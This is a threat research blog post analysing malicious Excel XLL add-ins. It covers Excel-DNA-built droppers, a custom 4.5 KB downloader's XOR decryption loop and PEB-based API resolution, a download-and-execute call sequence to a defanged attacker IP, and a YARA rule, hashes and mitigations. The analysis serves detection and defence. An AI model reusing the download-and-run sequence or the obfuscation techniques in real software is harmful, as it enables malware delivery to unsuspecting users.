# Recent Posts

threatresearch.ext.hp.com/how-attackers-use-xll-malware-to-infect-systems/

January 14, 2022

HP Threat Research Blog • How Attackers Use XLL Malware to Infect Systems

## How Attackers Use XLL Malware to Infect Systems

In recent months, we have seen a growth in malware campaigns using malicious Microsoft Excel add-in (XLL) files to infect systems. This technique is tracked in MITRE ATT&CK as T1137.006. The idea behind such add-ins is that they contain high-performance functions and can be called from an Excel worksheet via an application programming interface (API). This feature enables users to extend the functionality of Excel more powerfully compared to other scripting interfaces like Visual Basic for Applications (VBA) because it supports more capabilities, such as multithreading. However, attackers can also make use of these capabilities to achieve malicious objectives.

In the campaigns we saw, emails with malicious XLL attachments or links were sent to users. Double-clicking the attachment opens Microsoft Excel, which prompts the user to install and activate the add-in.




Figure 1 – Prompt shown to user when opening an XLL file.

Attackers usually place their code in the *xlAutoOpen* function, which is executed immediately when the add-in is activated. What makes this technique dangerous is that only one click is required to run the malware, unlike VBA macros which require the user to disable Microsoft Office's Protected View and enable macro content. However, XLL files are portable executables that follow the format of dynamic link libraries (DLLs) which many email gateways already block. We recommend organizations consider the following mitigations:

- Configure your email gateway to block inbound emails containing XLL attachments.
- Configure Microsoft Excel to only permit add-ins signed by trusted publishers.
- Configure Microsoft Excel to disable proprietary add-ins entirely.

## XLL Malware for Sale

The rise in XLL attacks led us to search underground forums to gauge the popularity of tooling and services using this file format. We encountered adverts from one threat actor repeatedly, who claimed to be selling a builder that creates XLL droppers.




Figure 2 – Forum post advertising an XLL Excel dropper.

The user specifies an executable file or a link to one and adds a decoy document. An XLL file is generated as output, which can then be used in attacks.




Figure 3 – XLL Excel dropper user interface.

## Excel-DNA Generated Add-Ins

Most XLL samples we analyzed have the same structure. Essentially XLL files are DLLs containing an exported function called *xlAutoOpen*. The most common type of malicious XLL files we see are those generated using a legitimate software project called Excel-DNA.

Looking inside an XLL malware sample that follows this structure, you can see it contains several large resources (Figure 4).




Figure 4 – Resources inside an XLL generated by Excel-DNA.

This includes Excel-DNA project components as well as the add-in, which in this case is a malware dropper. You can identify the file that contains the Excel add-in code by looking at the resource names or the XML definition file that is also stored in the resource section.




Figure 5 – Excel-DNA XML definition.

In this sample, the add-in containing the malicious code is developed in .NET and is located in the *MODDNA* resource. To inspect the code, you first need to save this resource to disk and decompress it using the Lempel–Ziv–Markov chain algorithm (LZMA) algorithm. Since the add-in is a .NET application, we can decompile it to retrieve its source code for further analysis. Figure 6 shows the start function of an XLL add-in we analyzed which acts as a malware downloader.


Figure 6 – Malware .NET malware downloader extracted from an XLL file.

XLL files created using the Excel-DNA project can also be unpacked automatically using a script provided by the project. The script takes the path of the XLL file as an argument and then extracts, unpacks and saves the resources to a folder.

```
C:\Users\REM\Desktop>exceldna-unpack.exe --xllFile=380f15a57aee6d2e6f48ed36dd077be29aa3a3eb05bfb15a1a82b26cfedf6160.xll
Excel-DNA Unpack Tool, version 2.1.0+60b3d6031babfd276f540b95f9fb298c18342a00

Analyzing 380f15a57aee6d2e6f48ed36dd077be29aa3a3eb05bfb15a1a82b26cfedf6160.xll . . . OK

Extracting EXCELDNA.MANAGEDHOST.dll (ASSEMBLY) . . . OK
Extracting EXCELDNA.INTEGRATION.dll (ASSEMBLY_LZMA) . . . OK
Extracting EXCELDNA.LOADER.dll (ASSEMBLY_LZMA) . . . OK
Extracting MODDNA.dll (ASSEMBLY_LZMA) . . . OK
Extracting __MAIN__.dna (DNA) . . . OK
```

Figure 7 – Excel-DNA extraction script.

## Custom Generated Add-Ins

We have also seen other types of XLL malware lately that don't use Excel-DNA to generate add-ins. One of these samples, a downloader, was particularly interesting because it was tiny (4.5 KB). Like the other XLL files, the file has the *xlAutoOpen* function exported. To disguise the control flow of the application, many consecutive *jmp* instructions are executed.




Figure 8 – jmp obfuscation in a custom malicous Excel add-in.

To understand how it works, we removed the jmp instructions and only analyzed relevant instructions. We noticed that encrypted data is located in the file immediately after the executable code. The data is decrypted in a loop that first determines the position and size of the data and then deobfuscates it using an XOR operation. After every 8 bytes the key is multiplied and added to two different constants.

```
Decryption Loop:
0000000062C41404 | 4D 69 C9 2F DF EB 5A     | imul r9,r9,5AEBDF2F          |
0000000062C41476 | 49 81 C1 ED F7 F3 01     | add r9,1F3F7ED               |
0000000062C413C8 | 4D 31 0E                 | xor qword ptr ds:[r14],r9    |
0000000062C41489 | 49 83 C6 08              | add r14,8                    |
0000000062C4153A | 49 39 C6                 | cmp r14,rax                  |
0000000062C4153D | 0F 82 C1 FE FF FF        | jb mod_xll.62C41404          |
```

Figure 9 – Decryption loop of custom Excel add-in.

Once the data is decrypted, it contains three DLL names, five API function names, the URL of the payload and the path to the local file where the payload is to be stored. With the decrypted DLL names, the malware first correctly resolves the base addresses by traversing the *InLoadOrderModuleList* via Process Environment Block (PEB) and then uses them to find the addresses of API functions it wishes to call.

```
Function to resolve loaded modules:
0000000062C41712 | 65 4C 8B 0C 25 60 00 00  | mov r9,qword ptr gs:[60]          | --> Get the address of the PEB
0000000062C4171B | 4D 8B 49 18              | mov r9,qword ptr ds:[r9+18]       | --> LDR pointer in PEB to get information about loaded DLL modules
0000000062C4171F | 49 83 C1 10              | add r9,10                         | --> +0x010 InLoadOrderModuleList : _LIST_ENTRY

0000000062C41723 | 4D 8B 09                 | mov r9,qword ptr ds:[r9]          | --> Get LDR_MODULE from linked list
0000000062C41726 | 4D 8B 41 60              | mov r8,qword ptr ds:[r9+60]       | --> Get FullDllName in LDR_MODULE structure
0000000062C4172A | 48 83 EC 20              | sub rsp,20                        |
0000000062C4172E | 4C 89 C2                 | mov rdx,r8                        | --> Move FullDllName into rdx
0000000062C41731 | E8 0E 00 00 00           | call mod_xll.62C41744             | --> Call to function which compares the FullDllName to the decrypted data
0000000062C41736 | 48 83 C4 20              | add rsp,20                        |
0000000062C4173A | 48 85 C0                 | test rax,rax                      | --> If the correct module was found then rax = 1
0000000062C4173D | 74 E4                    | je mod_xll.62C41723               |
0000000062C4173F | 49 8B 41 30              | mov rax,qword ptr ds:[r9+30]      | --> Base address of DLL is moved into RAX
0000000062C41743 | C3                       | ret                               |
```

Figure 10 – DLL module address resolution function.

The malware then uses the resolved API functions to download a payload from a web server, store it locally and then execute it. In this example, the malware we analyzed made the following API calls:

1. GetProcAddress("ExpandEnvironmentStringsW")
2. ExpandEnvironmentStringsW(""%APPDATA%\\joludn.exe"")
3. LoadLibraryW("UrlMon")
4. GetProcAddress("URLToDownloadFile")
5. URLToDownloadFile("hxxp://141.95.107[.]91/cgi/dl/8521000125423.exe", "C:\\Users\\REDACTED\\AppData\\Roaming\\joludn.exe")
6. _wsystem("C:\\Users\\REDACTED\\AppData\\Roaming\\joludn.exe")

The custom XLL malware can be tracked using the following YARA rule:

```
rule xll_custom_builder
{
  meta:
    description = "XLL Custom Builder"
    author = "patrick.schlapfer@hp.com"
    date = "2022-01-07"

  strings:
    $str1 = "xlAutoOpen"
    $str2 = "test"
    $op1 = { 4D 6B C9 00 }
    $op2 = { 4D 31 0E }
    $op3 = { 49 83 C6 08 }
    $op4 = { 49 39 C6 }

  condition:
    uint16(0) == 0x5A4D and all of ($str*) and all of ($op*) and filesize < 10KB
}
```

## Conclusion

Microsoft Excel offers many legitimate ways to execute code, such as Excel4 macros, Dynamic Data Exchange (DDE) and VBA, which are widely abused by attackers. Over the last few months, we have seen malware families such as Dridex, Agent Tesla, Raccoon Stealer and Formbook delivered using XLL files during the initial infection of systems. To create these files, the attackers most likely use a builder like the one advertised in the forum shown in Figure 1. We found that many malicious add-ins are generated using Excel-DNA, however, some XLL malware we analyzed was custom and made more use of encryption to disguise its functionality. The increasing volume of XLL attacks in the last few months indicates that attackers are interested in exploring this technique, and that we may see more attackers favor XLL over other execution methods in the coming months.

## Indicators of Compromise

*XLL add-in built using Excel-DNA*

380f15a57aee6d2e6f48ed36dd077be29aa3a3eb05bfb15a1a82b26cfedf6160

*Custom XLL add-in*

c314c7feeb98de6391da83678e1639aade3fbe9c95846b8c2f2590ea3d34dd4f

More XLL hashes can be found in our GitHub repository.

Tags